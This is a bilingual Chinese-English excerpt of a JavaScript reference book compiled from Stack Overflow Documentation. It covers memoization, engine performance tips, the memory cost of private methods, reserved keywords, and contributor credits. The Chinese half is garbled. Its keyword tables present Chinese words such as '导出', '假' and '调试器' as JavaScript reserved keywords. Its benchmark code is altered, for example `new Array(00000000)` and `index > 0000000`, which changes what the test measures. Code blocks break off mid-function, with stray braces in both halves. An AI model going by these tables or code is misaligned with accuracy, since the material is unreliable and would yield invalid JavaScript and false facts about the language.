现在我们可以开始使用它了：

```

> fact(100)
< 9.33262154439441e+157
> fact(100)
  It was in the cache :D
< 9.33262154439441e+157

```

现在回想我所做的，如果我从1递增而不是从 num 递减，我可以递归地将1到 num 的所有阶乘缓存起来，但我会留给你去实现。

这很好，但如果我们有多个参数呢？这是个问题吗？不完全是，我们可以做一些巧妙的处理比如对参数数组使用 `JSON.stringify()`，或者对函数依赖的一组值使用（针对面向对象的方法）。这样做是为了生成一个包含所有参数和依赖项的唯一键。

我们还可以创建一个“记忆化”其他函数的函数，使用之前相同的作用域概念（返回一个使用原函数并能访问缓存对象的新函数）：

警告：ES6 语法，如果你不喜欢，可以将 ... 替换为空，并使用`var args = Array.prototype.slice.call(null, arguments);`技巧；将 `const` 和 `let` 替换为 `var`，以及你已经知道的其他内容。

```

function memoize(func) {
  let cache = {};

  // 你可以选择不给函数命名
  function memoized(...args) {
    const argsKey = JSON.stringify(args);
  }
}

```

```

function checkCache(val) {
  if (val in cache) {
    console.log('It was in the cache :D');
    return cache[val]; // return cached
  } else {
    cache[val] = factorial(val); // we cache it
    return cache[val]; // and then return it
  }

  /* Other alternatives for checking are:
  // cache.hasOwnProperty(val) or !cache[val]
  // but wouldn't work if the results of those
  // executions were falsy values.
  */

  // We create and name the actual function to be used
  function factorial(num) {
    return (num === 0)? 1 : num * factorial(num - 1);
  } // End of factorial function

  /* We return the function that checks, not the one
  // that computes because it happens to be recursive,
  // if it weren't you could avoid creating an extra
  // function in this self-invoking closure function.
  */

  return checkCache;
}();

```

Now we can start using it:

```

> fact(100)
< 9.33262154439441e+157
> fact(100)
  It was in the cache :D
< 9.33262154439441e+157

```

Now that I start to reflect on what I did, if I were to increment from 1 instead of decrement from `num`, I could have cached all of the factorials from 1 to `num` in the cache recursively, but I will leave that for you.

This is great but what if we have **multiple parameters**? This is a problem? Not quite, we can do some nice tricks like using `JSON.stringify()` on the arguments array or even a list of values that the function will depend on (for object-oriented approaches). This is done to generate a unique key with all the arguments and dependencies included.

We can also create a function that "memoizes" other functions, using the same scope concept as before (returning a new function that uses the original and has access to the cache object):

WARNING: ES6 syntax, if you don't like it, replace ... with nothing and use the `var args = Array.prototype.slice.call(null, arguments);` trick; replace `const` and `let` with `var`, and the other things you already know.

```

function memoize(func) {
  let cache = {};

  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);
  }
}

```

```
// 这个例子同样适用这些替代方案
if (argsKey in cache) {
  console.log(argsKey + ' 已经在缓存中 :D');
  return cache[argsKey];
} else {
  cache[argsKey] = func.apply(null, args); // 缓存它
  return cache[argsKey]; // 然后返回它
}

return memoized; // 返回缓存的函数
}
```

现在注意，这个方法适用于多个参数，但我认为在面向对象的方法中用处不大，你可能需要一个额外的对象来管理依赖关系。另外，`func.apply(null, args)` 可以替换为 `func(...args)`，因为数组解构会将参数分别传递，而不是作为数组形式传递。另外，仅供参考，直接将数组作为参数传给 `func` 是无效的，除非像我一样使用 `Function.prototype.apply`。

使用上述方法你只需：

```
const newFunction = memoize(oldFunction);

// 假设 oldFunction 只是做加法/拼接：
newFunction('生命的意义', 42);
// -> "生命的意义42"

newFunction('生命的意义', 42); // 再次调用
// => ["生命的意义", 42] 已经缓存 :D
// -> "生命的意义42"
```

第104.5节：用 null 初始化对象属性

所有现代 JavaScript JIT 编译器都试图基于预期的对象结构来优化代码。这里有一些来自 [mdn](#) 的提示。

幸运的是，对象和属性通常是“可预测的”，在这种情况下，它们的底层结构也可以是可预测的。JIT（即时编译器）可以依靠这一点来加快可预测访问的速度。

使对象可预测的最佳方法是在构造函数中定义完整的结构。因此，如果你打算在对象创建后添加一些额外属性，请在构造函数中将它们定义为 `null`。这将帮助优化器预测对象整个生命周期的行为。然而，所有编译器的优化器不同，性能提升也会有所差异，但总体来说，即使属性的值尚未确定，最好在构造函数中定义所有属性。

是时候进行一些测试了。在我的测试中，我用一个 `for` 循环创建了一个包含某个类实例的大数组。在循环中，我在数组初始化之前，将相同的字符串赋值给所有对象的“`x`”属性。如果构造函数用 `null` 初始化“`x`”属性，数组的处理总是更好，即使它执行了额外的语句。

这是代码：

```
function f1() {
  var P = function () {
    this.value = 1
  };
  var big_array = new Array(00000000).fill(1).map((x, index)=> {
```

```
// The same alternatives apply for this example
if (argsKey in cache) {
  console.log(argsKey + ' was/were in cache :D');
  return cache[argsKey];
} else {
  cache[argsKey] = func.apply(null, args); // Cache it
  return cache[argsKey]; // And then return it
}

return memoized; // Return the memoized function
}
```

Now notice that this will work for multiple arguments but won't be of much use in object-oriented methods I think, you may need an extra object for dependencies. Also, `func.apply(null, args)` can be replaced with `func(...args)` since array destructuring will send them separately instead of as an array form. Also, just for reference, passing an array as an argument to `func` won't work unless you use `Function.prototype.apply` as I did.

To use the above method you just:

```
const newFunction = memoize(oldFunction);

// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life", 42] was/were in cache :D
// -> "meaning of life42"
```

Section 104.5: Initializing object properties with null

All modern JavaScript JIT compilers trying to optimize code based on expected object structures. Some tip from [mdn](#).

Fortunately, the objects and properties are often “predictable”，and in such cases their underlying structure can also be predictable. JITs can rely on this to make predictable accesses faster.

The best way to make object predictable is to define a whole structure in a constructor. So if you're going to add some extra properties after object creation, define them in a constructor with `null`. This will help the optimizer to predict object behavior for its whole life cycle. However all compilers have different optimizers, and the performance increase can be different, but overall it's good practice to define all properties in a constructor, even when their value is not yet known.

Time for some testing. In my test, I'm creating a big array of some class instances with a `for` loop. Within the loop, I'm assigning the same string to all object's “`x`” property before array initialization. If constructor initializes “`x`” property with `null`, array always processes better even if it's doing extra statement.

This is code:

```
function f1() {
  var P = function () {
    this.value = 1
  };
  var big_array = new Array(10000000).fill(1).map((x, index)=> {
```

```

p = new P();
  if (index > 5000000) {
p.x = "some_string";
}

  return p;
});
big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
  var P = function () {
    this.value = 1;
    this.x = null;
  };
  var big_array = new Array(10000000).fill(1).map((x, index)=> {
    p = new P();
    if (index > 0000000) {
p.x = "some_string";
  }

    return p;
  });
  big_array.reduce((sum, p)=> sum + p.value, 0);
}
}

(function perform(){
  var start = performance.now();
  f1();
  var duration = performance.now() - start;

  console.log('f1 的持续时间 ' + duration);

  start = performance.now();
  f2();
  duration = performance.now() - start;

  console.log('f2 的持续时间 ' + duration);
})()

```

这是Chrome和Firefox的结果。

	FireFox	Chrome
<hr/>		
f1	6,400	11,400
f2	1,700	9,600

正如我们所见，两者之间的性能提升差异很大。

第104.6节：重用对象而非重新创建

示例A

```

var i,a,b,len;
a = {x:0,y:0}
function test(){ // 每次调用返回新创建的对象
  return {x:0,y:0};
}

```

```

p = new P();
  if (index > 5000000) {
p.x = "some_string";
}

  return p;
});
big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
  var P = function () {
    this.value = 1;
    this.x = null;
  };
  var big_array = new Array(10000000).fill(1).map((x, index)=> {
    p = new P();
    if (index > 5000000) {
      p.x = "some_string";
    }

    return p;
  });
  big_array.reduce((sum, p)=> sum + p.value, 0);
}
}

(function perform(){
  var start = performance.now();
  f1();
  var duration = performance.now() - start;

  console.log('duration of f1 ' + duration);

  start = performance.now();
  f2();
  duration = performance.now() - start;

  console.log('duration of f2 ' + duration);
})()

```

This is the result for Chrome and Firefox.

	FireFox	Chrome
<hr/>		
f1	6,400	11,400
f2	1,700	9,600

As we can see, the performance improvements are very different between the two.

Section 104.6: Reuse objects rather than recreate

Example A

```

var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
  return {x:0,y:0};
}

```

```

function test1(a){ // 返回传入的对象
a.x=0;
a.y=0;
    return a;
}

for(i = 0; i < 100; i ++){ // 循环 A
    b = test();
}

for(i = 0; i < 100; i ++){ // 循环 B
    b = test1(a);
}

```

循环 B 比循环 A 快 4 倍 (400%)

在性能代码中创建新对象是非常低效的。循环 A 调用函数 `test()`，每次调用都会返回一个新对象。创建的对象在每次迭代后都会被丢弃，循环 B 调用 `test1()`，需要传入返回的对象。因此它使用相同的对象，避免了新对象的分配和过多的垃圾回收 (GC) 开销。
(性能测试中未包含垃圾回收 (GC))

示例 B

```

var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
a.x= a.x * 10;
a.y= a.y * 10;
    return a;
}
for(i = 0; i < 100; i++){ // 循环 A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // 循环 B
a.x = 10;
a.y = 10;
b = test3(a);
}

```

循环 B 比循环 A 快 5 倍 (500%)

第 104.7 节：优先使用局部变量而非全局变量、属性和索引值

JavaScript 引擎首先在局部作用域中查找变量，然后才会扩展搜索到更大的作用域。如果变量是数组中的索引值，或者是关联数组中的属性，它会先查找父数组，然后才找到具体内容。

这在处理性能关键代码时有影响。例如一个常见的 `for` 循环：

```

var 全局变量 = 0;
function foo(){
全局变量 = 0;
    for (var i=0; i<items.length; i++) {
        全局变量 += items[i];
    }
}

```

```

function test1(a){ // return object supplied
a.x=0;
a.y=0;
    return a;
}

for(i = 0; i < 100; i ++){ // Loop A
    b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
    b = test1(a);
}

```

Loop B is 4 (400%) times faster than Loop A

It is very inefficient to create a new object in performance code. Loop A calls function `test()` which returns a new object every call. The created object is discarded every iteration, Loop B calls `test1()` that requires the object returns to be supplied. It thus uses the same object and avoids allocation of a new object, and excessive GC hits.
(GC were not included in the performance test)

Example B

```

var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
a.x= a.x * 10;
a.y= a.y * 10;
    return a;
}
for(i = 0; i < 100; i++){ // Loop A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Loop B
a.x = 10;
a.y = 10;
b = test3(a);
}

```

Loop B is 5 (500%) times faster than loop A

Section 104.7: Prefer local variables to globals, attributes, and indexed values

JavaScript engines first look for variables within the local scope before extending their search to larger scopes. If the variable is an indexed value in an array, or an attribute in an associative array, it will first look for the parent array before it finds the contents.

This has implications when working with performance-critical code. Take for instance a common `for` loop:

```

var global_variable = 0;
function foo(){
global_variable = 0;
    for (var i=0; i<items.length; i++) {
        global_variable += items[i];
    }
}

```

```
}
```

在 for 循环的每次迭代中，引擎会查找 items，查找 items 中的 length 属性，再次查找 items，查找 items 中索引为 i 的值，最后查找 全局变量，先尝试局部作用域，再检查全局作用域。

上述函数的高性能重写版本是：

```
function foo(){
    var 局部变量 = 0;
    for (var i=0, li=items.length; i<li; i++) {
        局部变量 += items[i];
    }
    return 局部变量;
}
```

在重写的for循环中的每次迭代中，引擎将查找li，查找items，查找索引i处的值，并查找local_variable，这次只需检查局部作用域。

第104.8节：数字使用要保持一致

如果引擎能够正确预测你为数值使用了特定的小类型，它将能够优化执行的代码。

在这个例子中，我们将使用这个简单的函数对数组元素求和并输出所用时间：

```
// 求和属性
var sum = (function(arr){
    var start = process.hrtime();
    var sum = 0;
    for (var i=0; i<arr.length; i++) {
        sum += arr[i];
    }
    var diffSum = process.hrtime(start);
    console.log(`求和耗时 ${diffSum[0] * 1e9 + diffSum[1]} 纳秒`);
    return sum;
})(arr);
```

让我们创建一个数组并对元素求和：

```
var N = 12345,
    arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

结果：

求和耗时384416纳秒

现在，让我们做同样的操作，但只用整数：

```
var N = 12345,
    arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

结果：

```
}
```

For every iteration in **for** loop, the engine will lookup items, lookup the length attribute within items, lookup items again, lookup the value at index i of items, and then finally lookup global_variable, first trying the local scope before checking the global scope.

A performant rewrite of the above function is:

```
function foo(){
    var local_variable = 0;
    for (var i=0, li=items.length; i<li; i++) {
        local_variable += items[i];
    }
    return local_variable;
}
```

For every iteration in the rewritten **for** loop, the engine will lookup li, lookup items, lookup the value at index i, and lookup local_variable, this time only needing to check the local scope.

Section 104.8: Be consistent in use of Numbers

If the engine is able to correctly predict you're using a specific small type for your values, it will be able to optimize the executed code.

In this example, we'll use this trivial function summing the elements of an array and outputting the time it took:

```
// summing properties
var sum = (function(arr){
    var start = process.hrtime();
    var sum = 0;
    for (var i=0; i<arr.length; i++) {
        sum += arr[i];
    }
    var diffSum = process.hrtime(start);
    console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
    return sum;
})(arr);
```

Let's make an array and sum the elements:

```
var N = 12345,
    arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

Result:

Summing took 384416 nanoseconds

Now, let's do the same but with only integers:

```
var N = 12345,
    arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

Result:

求和耗时180520纳秒

这里求和整数的时间减少了一半。

引擎使用的类型与JavaScript中的不同。如你所知，JavaScript中的所有数字都是IEEE754双精度浮点数，没有专门的整数表示形式。但引擎在能够预测你只使用整数时，可以使用更紧凑且更快的表示方式，例如短整数。

这种优化对于计算密集型或数据密集型应用尤其重要。

Summing took 180520 nanoseconds

Summing integers took half the time here.

Engines don't use the same types you have in JavaScript. As you probably know, all numbers in JavaScript are IEEE754 double precision floating point numbers, there's no specific available representation for integers. But engines, when they can predict you only use integers, can use a more compact and faster to use representation, for example, short integers.

This kind of optimization is especially important for computation or data intensive applications.

第105章：内存效率

第105.1节：创建真正私有方法的缺点

在JavaScript中创建私有方法的一个缺点是内存效率低，因为每次创建新实例时都会创建私有方法的副本。请看这个简单的例子。

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // 私有方法
    var formatPhoneNumber = function(number) {
        // 根据输入格式化电话号码
    };

    // 公共方法
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

当你创建几个实例时，它们都会有一份formatPhoneNumber方法的副本

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

因此，只有在必要时才避免使用私有方法会更好。

Chapter 105: Memory efficiency

Section 105.1: Drawback of creating true private method

One drawback of creating private method in JavaScript is memory-inefficient because a copy of the private method will be created every time a new instance is created. See this simple example.

```
function contact(first, last) {
    this.firstName = first;
    this.lastName = last;
    this.mobile;

    // private method
    var formatPhoneNumber = function(number) {
        // format phone number based on input
    };

    // public method
    this.setMobileNumber = function(number) {
        this.mobile = formatPhoneNumber(number);
    };
}
```

When you create few instances, they all have a copy of formatPhoneNumber method

```
var rob = new contact('Rob', 'Sanderson');
var don = new contact('Donald', 'Trump');
var andy = new contact('Andy', 'Whitehall');
```

Thus, would be great to avoid using private method only if it's necessary.

附录 A：保留关键字

某些词——所谓的关键字——在 JavaScript 中有特殊处理。关键字种类繁多，且在语言的不同版本中有所变化。

A.1 节：保留关键字

JavaScript 有一组预定义的保留关键字，不能用作变量、标签或函数名。

ECMAScript 1

版本 = 1
A — E **E — R** **S — Z**
break 导出 super
case extendsswitch
catch 假 this
class finally throw
const for true
continue function try
调试器 如果 typeof
默认导入 var
delete (删除) 在 void (无返回值)
做 新的 当
否则 null 与
枚举 return

ECMAScript 2

新增了24个保留关键字。（新增部分加粗）。

版本 = 3 版本 = E4X
A — F **F — P** **P — Z**
抽象 final 公共的
布尔型**finally** return
break 浮点型 短整型
字节型 for 静态的
case 函数 super
catch goto switch
char if synchronized
class implements this
const import throw
continue in throws
debugger instanceof transient
defaultint true
delete (删除) interface try
做 长 类型
双精度 本地的 变量
否则 新的 void (无返回值)
枚举 null 易变的
导出 包 当
扩展私有 与

Appendix A: Reserved Keywords

Certain words - so-called *keywords* - are treated specially in JavaScript. There's a plethora of different kinds of keywords, and they have changed in different versions of the language.

Section A.1: Reserved Keywords

JavaScript has a predefined collection of *reserved keywords* which you cannot use as variables, labels, or function names.

ECMAScript 1

Version = 1
A — E **E — R** **S — Z**
break export super
case extends switch
catch false this
class finally throw
const for true
continue function try
debugger if typeof
default import var
delete in void
do new while
else null with
enum return

ECMAScript 2

Added **24** additional reserved keywords. (New additions in bold).

Version = 3 Version = E4X
A — F **F — P** **P — Z**
abstract **final** **public**
boolean **finally** **return**
break **float** **short**
byte **for** **static**
case **function** **super**
catch **goto** **switch**
char **if** **synchronized**
class **implements** **this**
const **import** **throw**
continue **in** **throws**
debugger instanceof transient
default **int** **true**
delete **interface** **try**
do long typeof
double **native** **var**
else **new** **void**
enum **null** **volatile**
export **package** **while**
extends **private** **with**

ECMAScript 5 / 5.1

自ECMAScript 3以来没有变化。

ECMAScript 5移除了int、byte、char、goto、long、final、float、short、double、native、throws、boolean、abstract、volatile、transient和synchronized；添加了let和yield。

A — F	F — P	P — Z
break	finally	公共的
case	for	return
catch	函数	static
class	if	super
const	implements	switch
continue	import	this
debugger	in	throw
default	instanceof	true
delete	interface	try
做	let	typeof
else	新的	var
枚举	null	<small>void (无返回值)</small>
导出	包	当
扩展私有		与
假		protected yield

implements, let, private, public, interface, package, protected, static, 和 yield 仅在严格模式下不允许。

eval 和 arguments 不是保留字，但在严格模式下表现得像保留字。

ECMAScript 6 / ECMAScript 2015

A — E	E — R	S — Z
break	导出	super
case	extends	switch
catch	finally	this
class	for	throw
const	函数	try
continue	if	typeof
调试器导入		var
默认锡		<small>void (无返回值)</small>
delete (删除)	instanceof	当
做	新的	与
否则	return	产出

未来保留关键字

以下是 ECMAScript 规范中作为未来关键字保留的词汇。目前它们没有特殊功能，

ECMAScript 5 / 5.1

There was no change since *ECMAScript 3*.

ECMAScript 5 removed int, byte, char, goto, long, final, float, short, double, native, throws, boolean, abstract, volatile, transient, and synchronized; it added let and yield.

A — F	F — P	P — Z
break	finally	public
case	for	return
catch	function	static
class	if	super
const	implements	switch
continue	import	this
debugger	in	throw
default	instanceof	true
delete	interface	try
do	let	typeof
else	new	var
enum	null	void
export	package	while
extends	private	with
false	protected	yield

implements, let, private, public, interface, package, protected, static, and yield are **disallowed in strict mode only**.

eval and arguments are not reserved words but they act like it in **strict mode**.

ECMAScript 6 / ECMAScript 2015

A — E	E — R	S — Z
break	export	super
case	extends	switch
catch	finally	this
class	for	throw
const	function	try
continue	if	typeof
debugger import		var
default	in	void
delete	instanceof	while
do	new	with
else	return	yield

Future reserved keywords

The following are reserved as future keywords by the ECMAScript specification. They have no special functionality at

但将来可能会有，因此不能用作标识符。

枚举

以下仅在严格模式代码中保留：

实现包	公共的
接口私有	`static'
let	受保护的

旧标准中的未来保留关键字

以下关键字被旧版 ECMAScript 规范 (ECMAScript 1 到 3) 保留为未来关键字。

abstract	float	short
boolean	goto	synchronized
byte	instanceof	throws
char	int	transient
double	long	volatile
final	native	本地的

此外，字面量 null、true 和 false 不能作为 ECMAScript 中的标识符使用。

来自 Mozilla 开发者网络。

附录 A.2：标识符与标识符名称

关于保留字，“标识符”（用于变量名或函数名）与“标识符名称”（允许作为复合数据类型的属性）之间存在细微差别。

例如，以下代码将导致非法语法错误：

```
var break = true;
```

未捕获的 SyntaxError：意外的标记 break

然而，该名称作为对象的属性是有效的（自 ECMAScript 5+ 起）：

```
var obj = {  
    break: true  
};  
console.log(obj.break);
```

引用这个回答的话：

根据 ECMAScript® 5.1 语言规范：

第7.6节

标识符名称是根据 Unicode 标准第 5 章“标识符”部分给出的语义解释的标记，经过一些小的修改。一个标识符是一个标识符名称但不是保留字（见 7.6.1）。

present, but they might at some future time, so they cannot be used as identifiers.

enum

The following are only reserved when they are found in strict mode code:

```
implements package public  
interface private `static'  
let protected
```

Future reserved keywords in older standards

The following are reserved as future keywords by older ECMAScript specifications (ECMAScript 1 till 3).

```
abstract float short  
boolean goto synchronized  
byte instanceof throws  
char int transient  
double long volatile  
final native
```

Additionally, the literals null, true, and false cannot be used as identifiers in ECMAScript.

From the [Mozilla Developer Network](#).

Section A.2: Identifiers & Identifier Names

With regards to reserved words there is a small distinction between the "*Identifiers*" used for the likes of variable or function names and the "*Identifier Names*" allowed as properties of composite data types.

For example the following will result in an illegal syntax error:

```
var break = true;
```

Uncaught SyntaxError: Unexpected token break

However the name is deemed valid as a property of an object (as of ECMAScript 5+):

```
var obj = {  
    break: true  
};  
console.log(obj.break);
```

To quote from [this answer](#):

From the [ECMAScript® 5.1 Language Specification](#):

Section 7.6

Identifier Names are tokens that are interpreted according to the grammar given in the "Identifiers" section of chapter 5 of the Unicode standard, with some small modifications. An Identifier is an IdentifierName that is not a ReservedWord (see [7.6.1](#)).

语法

标识符::
标识符名称但不是保留字

根据规范，保留字是：

第7.6.1节

保留字是一个标识符名称，不能用作标识符。

保留字::
关键字
未来保留字
空字面量
布尔字面量

这包括关键字、未来关键字、`null`和布尔字面量。完整的关键字列表见[第7.6.1节](#)，字面量见[第7.8节](#)。

上述（第7.6节）意味着标识符名称可以是保留字，且根据[对象](#)

[初始化器](#)的规范：

第11.1.5节

语法

对象字面量:
{ }
{PropertyNameAndValueList }
{PropertyNameAndValueList , }

其中PropertyName按规范定义为：

PropertyName :
IdentifierName
StringLiteral
NumericLiteral

如你所见，PropertyName可以是一个IdentifierName，因此允许ReservedWord作为PropertyName。
这明确告诉我们，按规范，允许将ReservedWord如`class`和`var`作为未加引号的
PropertyName，就像字符串字面量或数字字面量一样。

欲了解更多，请参见[第7.6节 - 标识符名称和标识符](#)。

注意：本示例中的语法高亮器已识别出保留字并仍对其进行了高亮。虽然该示例是有效的JavaScript代码，但开发者可能会被某些编译器/转译器、代码检查器和压缩工具误判。

Syntax

Identifier ::
IdentifierName but not ReservedWord

By specification, a ReservedWord is:

Section 7.6.1

A reserved word is an IdentifierName that cannot be used as an Identifier.

ReservedWord ::
Keyword
FutureReservedWord
NullLiteral
BooleanLiteral

This includes keywords, future keywords, `null`, and boolean literals. The full list of keywords are in [Sections 7.6.1](#) and literals are in [Section 7.8](#).

The above (Section 7.6) implies that IdentifierNames can be ReservedWords, and from the specification for [object initializers](#):

Section 11.1.5

Syntax

ObjectLiteral :
{ }
{PropertyNameAndValueList }
{PropertyNameAndValueList , }

Where PropertyName is, by specification:

PropertyName :
IdentifierName
StringLiteral
NumericLiteral

As you can see, a PropertyName may be an IdentifierName, thus allowing ReservedWords to be PropertyNames.
That conclusively tells us that, by specification, it is allowed to have ReservedWords such as `class` and `var` as
PropertyNames unquoted just like string literals or numeric literals.

To read more, see [Section 7.6 - Identifier Names and Identifiers](#).

Note: the syntax highlighter in this example has spotted the reserved word and still highlighted it. While the example is valid JavaScript developers can get caught out by some compiler / transpiler, linter and minifier tools that argue otherwise.

鸣谢

非常感谢所有来自Stack Overflow Documentation的人员帮助提供此内容，
更多更改可发送至web@petercv.com以发布或更新新内容

16807	第104章
2426021684	第1、7、12、42和59章
4444	第23章
4m1r	第100章
A.J	第61章
A.M.K	第5章、第12章、第40章、第63章、第72章和第73章
阿迪特·M·沙阿	第29章
阿卜杜勒阿齐兹·莫克纳什	第1章
阿比谢克	第65章
阿比谢克·辛格	第48章
亚当·希思	第59章
adius	第31章
adriennetacke	第68章
Aeolingamenfel	第62章
afzalex	第42章
艾哈迈德·阿尤布	第12章
爱克鲁	第14章
Ajedi32	第16章
Akshat Mahajan	第53章
Ala Eddine JEBALI	第1、24和56章
Alberto Nicoletti	第13、14和43章
Alejandro Nanez	第12章
亚历克斯	第63章
亚历克斯·菲拉托夫	第14、35和67章
亚历克斯·洛根	第5章
亚历山大·奥马拉	第1章
亚历山大·N.	第1和42章
aluxian	第81章
amflare	第20章
阿米纳达夫	第1章、第35章和第104章
安德鲁·伯吉斯	第55章
安德鲁·迈尔斯	第4章
安德鲁·斯克利亚列夫斯基	第59章和第98章
安德鲁·孙	第59章
安德烈	第14章
安吉尔·波利蒂斯	第36章和第47章
安吉拉·阿马拉帕拉	第26章
安格洛斯·查拉里斯	第13章、第37章和第46章
阿尼·梅农	第1章和第36章
阿尼鲁德·莫迪	第12、19、50、60和62章
阿尼鲁达	第103章
安科	第1章
安库尔·阿南德	第1章
阿努拉格·辛格·比什特	第87章
阿拉·耶雷西安	第42章
阿拉克尼德	第11和30章
arbybruce	第33章

Credits

Thank you greatly to all the people from Stack Overflow Documentation who helped provide this content,
more changes can be sent to web@petercv.com for new content to be published or updated

16807	Chapter 104
2426021684	Chapters 1, 7, 12, 42 and 59
4444	Chapter 23
4m1r	Chapter 100
A.J	Chapter 61
A.M.K	Chapters 5, 12, 40, 63, 72 and 73
Aadit M Shah	Chapter 29
Abdelaziz Mokhnache	Chapter 1
Abhishek	Chapter 65
Abhishek Singh	Chapter 48
Adam Heath	Chapter 59
adius	Chapter 31
adriennetacke	Chapter 68
Aeolingamenfel	Chapter 62
afzalex	Chapter 42
Ahmed Ayoub	Chapter 12
aikeru	Chapter 14
Ajedi32	Chapter 16
Akshat Mahajan	Chapter 53
Ala Eddine JEBALI	Chapters 1, 24 and 56
Alberto Nicoletti	Chapters 13, 14 and 43
Alejandro Nanez	Chapter 12
Alex	Chapter 63
Alex Filatov	Chapters 14, 35 and 67
Alex Logan	Chapter 5
Alexander O'Mara	Chapter 1
Alexandre N.	Chapters 1 and 42
aluxian	Chapter 81
amflare	Chapter 20
Aminadav	Chapters 1, 35 and 104
Andrew Burgess	Chapter 55
Andrew Myers	Chapter 4
Andrew Sklyarevsky	Chapters 59 and 98
Andrew Sun	Chapter 59
Andrey	Chapter 14
Angel Politis	Chapters 36 and 47
Angela Amarapala	Chapter 26
Angelos Chalaris	Chapters 13, 37 and 46
Ani Menon	Chapters 1 and 36
Anirudh Modi	Chapters 12, 19, 50, 60 and 62
Anirudha	Chapter 103
Anko	Chapter 1
Ankur Anand	Chapter 1
Anurag Singh Bisht	Chapter 87
Ara Yeressian	Chapter 42
Araknid	Chapters 11 and 30
arbybruce	Chapter 33

[Armfoot](#)
[AstroCB](#)
[Aswin](#)
[阿塔坎·戈克特佩](#)
[ATechieThought](#)
[阿特斯·戈拉尔](#)
[阿瓦尔·加尔格](#)
[azz](#)
[巴达卡达布拉](#)
[baga](#)
[balpha](#)
[巴米耶](#)
[巴拉克D](#)
[巴尔马尔](#)
[巴西林·乔](#)
[博](#)
[贝基姆·巴查伊](#)
[本](#)
[本·麦考密克](#)
[本贾达尔](#)
[贝内特](#)
[bfavaretto](#)
[比特字节](#)
[布莱克](#)
[盲人67](#)
[血拳](#)
[布鲁伯盖22](#)
[蓝羊](#)
[蓝色药丸](#)
[笨拙的哲学家](#)
[bobylito](#)
[布帕蒂·拉贾](#)
[博尔哈·图尔](#)
[博日奥·斯托伊科维奇](#)
[布兰登·巴克](#)
[布伦丹·多尔蒂](#)
[brentonstrine](#)
[布雷特·德伍迪](#)
[布雷特·扎米尔](#)
[布莱恩·刘](#)
[bwegs](#)
[克里斯·基桑 \(C L K Kissane\)](#)
[卡兰·赫德 \(Callan Heard\)](#)
[CamJohnson26](#)
[目录编号](#)
[cchamberlain](#)
[CD..](#)
[cdm](#)
[cdrini](#)
[Cerbrus](#)
[cFreed](#)
[查理·H](#)
[庄立邦](#)

第62章
第1章
第21章
第5章
第1章
第3章、第35章和第42章
第41章和第42章
第10章
第25章
第5章
第12章
第12章
第22章
第22章
第14章
第14章
第28章
第5章
第1章
第12章
第60章
第19章
第70章
第1章
第89章
第1章
第10章、12、14、28、41、56、84和104章
第63章
第11章
第14章和第104章
第7章
第1和42章
第42章
第22章、第41章、第50章和第63章
第13章和第19章
第1章、第12章和第42章
第1章
第50章
第19章
第12章
第1章和第4章
第105章
第1章、第56章和第62章
第5章
第50章
第50章
第1章
第5章
第12章和第13章
第58章
第19章和第55章
第1章、第5章、第14章、第17章、第40章、第42章、第99章和第103章
第10章
第10章、第14章、第35章和第54章
第50章

[Armfoot](#)
[AstroCB](#)
[Aswin](#)
[Atakan Goktepe](#)
[ATechieThought](#)
[Ates Goral](#)
[Awal Garg](#)
[azz](#)
[Badacadabra](#)
[baga](#)
[balpha](#)
[Bamieh](#)
[BarakD](#)
[Barmar](#)
[Basilin Joe](#)
[Beau](#)
[Bekim Bacaj](#)
[Ben](#)
[Ben McCormick](#)
[Benjadahl](#)
[Bennett](#)
[bfavaretto](#)
[Bit Byte](#)
[Black](#)
[Blindman67](#)
[bloodyKnuckles](#)
[Blubberguy22](#)
[Blue Sheep](#)
[BluePill](#)
[Blundering Philosopher](#)
[bobylito](#)
[Boopathi Rajaa](#)
[Borja Tur](#)
[Božo Stojković](#)
[Brandon Buck](#)
[Brendan Doherty](#)
[brentonstrine](#)
[Brett DeWoody](#)
[Brett Zamir](#)
[Brian Liu](#)
[bwegs](#)
[C L K Kissane](#)
[Callan Heard](#)
[CamJohnson26](#)
[catalogue_number](#)
[cchamberlain](#)
[CD..](#)
[cdm](#)
[cdrini](#)
[Cerbrus](#)
[cFreed](#)
[Charlie H](#)
[Chong Lip Phang](#)

[choz](#)
[克里斯](#)
[克里斯蒂安](#)
[克里斯蒂安·兰德格伦](#)
[克里斯托夫](#)
[克里斯托夫·马罗瓦](#)
[克里斯托弗·罗宁](#)
[克劳迪乌](#)
[克里夫·伯顿](#)
[独特编码](#)
[codemano](#)
[code_monk](#)
[CodingIntrigue](#)
[科林](#)
[cone56](#)
[康林·德宾](#)
[CPHPython](#)
[创意约翰](#)
[克罗马农人](#)
[csander](#)
[cswl](#)
[达克什·古普塔](#)
[达蒙](#)
[丹·潘特里](#)
[丹尼尔](#)
[丹尼尔·赫尔](#)
[丹尼尔·林](#)
[daniellmb](#)
[daniphilia](#)
[黑暗骑士](#)
[daury](#)
[戴夫·萨格](#)
[大卫·阿奇博尔德](#)
[大卫·G.](#)
[大卫·克奈普](#)
[戴维斯](#)
[黎明圣骑士](#)
[迪帕克·班萨尔](#)
[丹尼斯·塞居雷](#)
[Derek 腊会功夫](#)
[DevDig](#)
